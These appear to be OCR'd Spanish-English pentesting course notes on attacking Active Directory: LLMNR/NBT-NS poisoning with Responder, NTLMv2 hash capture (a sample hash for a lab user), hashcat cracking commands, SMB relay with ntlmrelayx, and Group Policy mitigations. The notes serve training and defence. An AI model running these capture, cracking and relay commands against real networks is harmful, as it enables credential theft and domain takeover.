


Attack AD

Status	Done

Chapter 7.1. LLMNR poisoning

LLMNR Poisoning en Pentesting de Active Directory

¿Por qué existe LLMNR en AD?

En redes Windows, cuando un equipo **no puede resolver un nombre por DNS**, intenta otros métodos de resolución local:

1. **DNS**
2. **LLMNR** (Link-Local Multicast Name Resolution)
3. **NBT-NS** (NetBIOS Name Service)

LLMNR y NBT-NS son inseguros por diseño y están habilitados por defecto en muchos entornos AD.

La mayoria de esto se corre cuando los usuarios se estan logenado en las mañanas o cuando regresan de louch

---

¿Dónde está la vulnerabilidad?

LLMNR **no valida quién responde** a la petición.

Esto permite que un atacante:

- Se haga pasar por el host buscado
- Responda más rápido que el servidor legítimo
- Fuerce al cliente Windows a autenticarse

Cuando esto pasa:

- El equipo víctima envía **usuario + hash NTLMv2**
- El atacante **captura el hash**

¿Qué gana el pentester?

Dependiendo del contexto:

1.-Captura de hashes NTLMv2

- Usuarios de dominio
- Cuentas de servicio
- A veces incluso administradores

Luego puedes:

- Crackearlos con **Hashcat**
- Reutilizarlos en **Pass-the-Hash / NTLM Relay**

.- NTLM Relay (impacto alto)

Si:

- SMB Signing está deshabilitado
- LDAP/SMB no están protegidos

Puedes:

- Crear usuarios
- Cambiar contraseñas
- Dump de secretos
- Escalada a **Domain Admin**

Herramientas típicas en un pentest AD

Responder (clásico)

```
responder -I eth0
```

- Envenena LLMNR / NBT-NS
- Captura hashes NTLMv2

Inveigh (PowerShell – post explotación)

- Útil cuando ya tienes acceso a una máquina Windows
- Ideal en **internal pentest**

🔹 Impacket (NTLM Relay)

```
ntlmrelayx.py -tf targets.txt -smb2support
```

Ejemplo realista de ataque

1. Usuario escribe mal `\\fileserver`
2. DNS falla
3. Windows lanza petición LLMNR
4. Responder contesta “yo soy”
5. Windows envía hash NTLMv2
6. Pentester captura credenciales

Todo sin explotar una vulnerabilidad tradicional


Mitigaciones (que debes reportar)

En un informe de pentest AD debes recomendar:


- ❌ Deshabilitar **LLMNR**
- ❌ Deshabilitar **NBT-NS**

- ✅ Forzar **SMB Signing**
- ✅ Usar **Kerberos** siempre que sea posible
- ✅ Segmentar la red (VLANs)

La red permite ataques de envenenamiento de resolución de nombres (LLMNR/NBT-NS), lo que facilita la captura de credenciales NTLMv2 y posibles ataques de relay, comprometiendo la confidencialidad del dominio.


Network Error
Windows cannot access \\10.8.0.2
Check the spelling of the name. Otherwise, there might be a problem with your network. To try to identify and resolve network problems, click Diagnose.
See details
Diagnose
Cancel
LLMNR Poisoning
Step 2: An Event Occurs...


[+] Listening for events...
[SMBv2] NTLMv2-SSP Client : 10.0.3.7
[SMBv2] NTLMv2-SSP Username : MARVEL\fcastle
[SMBv2] NTLMv2-SSP Hash : fcastle::MARVEL:61dde887aeb2af2a:76DD8039B96061195
586BC9A4EF5F3C1:0101000000000000C0653150DE09D20107929B9D6080F5BB0000000002000800
53004D004200330001001E00570049004E002D005000520048003400390032005200510041004600
560004001400530004D00420033002E006C006F00630061006C0003003400570049004E002D005000
520048003400390032005200510041004600560002E0053004D00420033002E006C006F0063006100
6C0005001400530004D00420033002E006C006F00630061006C0007000800C0653150DE09D2010600
040002000000080030003000000000000000010000000020000234D5DD50ACC5817BF563C8C2C53
2CEDE6C7B288F5623E3055E34EC3DE0F8D7F0A0010000000000000000000000000000000000900
1A0063006900660073002F00310030002E0038002E0030002E00320000000000000000000000000000
LLMNR Poisoning
Step 3: Get Dem Hashes



en nuestro lab


Primero vemos en la red que estemos en este caso tenemos que es

esa entonces con el responder lo mandamos con las banderas


```
responder -I eth1 -dwPv o si falla
sudo responder -I eth1 -dw
```

mientras que en nuestra maquina atacante tenemos que como frankcastel que esta en el domino vamos a querer acceder a una carpeta en este caso alojada den

```
\\SHILED-DC\hackme
```



nos pide eso entonces vemos que esta pasando en kali



entonces tenemos que estos hashes capturados

y los guardamos en los archivos LLMNR_Poisoning2

▼ Chapter 7.2. Crackeando Hashes


Ahora con lo que capturamos en el paso anterior vamos a intentar crackearlo primero como vemos se capturo un hash tipo NTLMv2 en este caso vamos a usar una herramienta llamda hashcat para crackearlo ademas que el NTLMv2 el hash si cambia cada vez que lo capturamos pero el NTLMv1 no cambia, para esto usamos el siguiente comando

descargar

```
hashcat -m 5600 hash_Marverfcastel.txt /usr/share/wordli
sts/rockyou.txt
```

-m 5600 es por que vamos a crackear un NTLMv2

mas el hash almacenado en un .txt y despues el diccionario.



en este caso se pudo crakear el password es: Password1

ademas de la informacion y banderas extras en hashcat como

Bandera `r OneRule`

¿Qué es?

Aplica **reglas de mutación** a cada palabra del diccionario.

Ejemplo:

```
Password → Password1
Password → Password!
Password → P@ssword
```

¿Para qué sirve?

Aumentar brutalmente el éxito **sin cambiar de diccionario**.

Ejemplo real:

```
hashcat -m 5600 hashes.txt rockyou.txt -r OneRule
```

✔ Muy común en **contraseñas corporativas**

✔ Muy efectivo contra políticas débiles

Costo

- Más tiempo
- Más CPU/GPU

Bandera `0` (Optimized kernels)

¿Qué hace?

Usa kernels **optimizados** → crackea **mucho más rápido**.

```
hashcat -m 5600 hashes.txt rockyou.txt -O
```

¿Cuándo usarla?

✔ Contraseñas **cortas (≤ 15 chars)**

✔ Ataques rápidos

✔ Labs / pentesting

❌ Cuándo NO usarla

❌ Contraseñas largas (>15)

❌ Si quieres cubrir todo el keyspace

Para NetNTLMv2 **casi siempre conviene**.

Bandera `-show`

¿Qué hace?

Muestra hashes **ya crackeados**, no vuelve a atacar.

```
hashcat -m 5600 hashes.txt --show
```

Salida típica:

```
user::domain:hash:Password1
```

¿Cuándo usarla?

✔ Para reportes

✔ Para confirmar resultados

✔ Para extraer contraseñas limpias

Bandera `-force`

¿Qué hace?

Ignora advertencias de:

- Drivers
- OpenCL
- Versiones “no soportadas”

```
hashcat --force -m 5600 hashes.txt rockyou.txt
```

MUY IMPORTANTE

NO mejora el cracking

Solo evita que hashcat se niegue a correr

¿Cuándo usarla?

✔ VMs

✔ GPUs virtuales

✔ Entornos no soportados

❌ Cuándo NO usarla

❌ Producción

❌ Sistemas inestables

❌ Ataques largos

▼ *Chapter 7.3. Mitigation LLMNR Poisoning*

LLMNR Poisoning

Mitigation

The best defense in this case is to disable LLMNR and NBT-NS.

- To disable LLMNR, select **“Turn OFF Multicast Name Resolution”** under

  Local Computer Policy > Computer Configuration > Administrative Templates > Network > DNS Client in the Group Policy Editor.

- To disable NBT-NS, navigate to **Network Connections > Network Adapter Properties > TCP/IPv4 Properties > Advanced tab > WINS tab** and select **“Disable NetBIOS over TCP/IP.”**

If a company must use or cannot disable LLMNR/NBT-NS, the best course of action is to:

- Require Network Access Control.
- Require strong user passwords (e.g., >14 characters in length and limit common word usage). The more complex and long the password, the harder it is for an attacker to crack the hash.

Traducción al Español

Envenenamiento LLMNR

Mitigación

La mejor defensa en este caso es deshabilitar LLMNR y NBT-NS.


- Para deshabilitar LLMNR, selecciona **“Desactivar la resolución de nombres multicast”** en

  Directiva del equipo local > Configuración del equipo > Plantillas administrativas > Red > Cliente DNS dentro del Editor de directivas de grupo.

- Para deshabilitar NBT-NS, ve a **Conexiones de red > Propiedades del adaptador de red > Propiedades de TCP/IPv4 > Pestaña Avanzado > Pestaña WINS** y selecciona **“Deshabilitar NetBIOS sobre TCP/IP.”**

Si una empresa debe utilizar o no puede deshabilitar LLMNR/NBT-NS, el mejor curso de acción es:

- Requerir Control de Acceso a la Red (NAC).
- Exigir contraseñas de usuario fuertes (por ejemplo, de más de 14 caracteres y limitar el uso de palabras comunes). Cuanto más compleja y larga sea la contraseña, más difícil será para un atacante crackear el hash.



▼ *Chapter 7.4.SMB relay*

SMB Relay

What is SMB Relay?

Instead of cracking hashes gathered with Responder, we can instead relay those hashes to specific machines and potentially gain access.

Requirements

- SMB signing **must be disabled or not enforced** on the target
- Relayed user credentials **must be admin** on the machine for any real value

---

Español (traducción)

SMB Relay


¿Qué es SMB Relay?

En lugar de crackear los hashes obtenidos con Responder, podemos reenviar (relay) esos hashes a máquinas específicas y potencialmente obtener acceso.

Requisitos


- La firma SMB **debe estar deshabilitada o no ser obligatoria** en el objetivo
- Las credenciales del usuario reenviado **deben ser de administrador** en la máquina para que el ataque tenga un valor real

Como funciona esto pues primero vamos a identidificar que tenga smb activo como vamos a hacer esto pues con nmap




si se da esto esto nos manda un mensaje de SMB signing is disable osea que como lo dice el logeo de smb esta deshabilitado.

una vez que descrubrimos lo anterior tenemos que hacer unas configuraciones a nuestro responder.



por que por que no solo los queremos capturar si no tambien dejar que se trasmitan.

y debemos de esperar a que el evento ocurra



esto nos arrojara los hashes del sam

Tanbien intenraremos otro comando para sacar una shell interactiva

una vez pondamos poner comandos

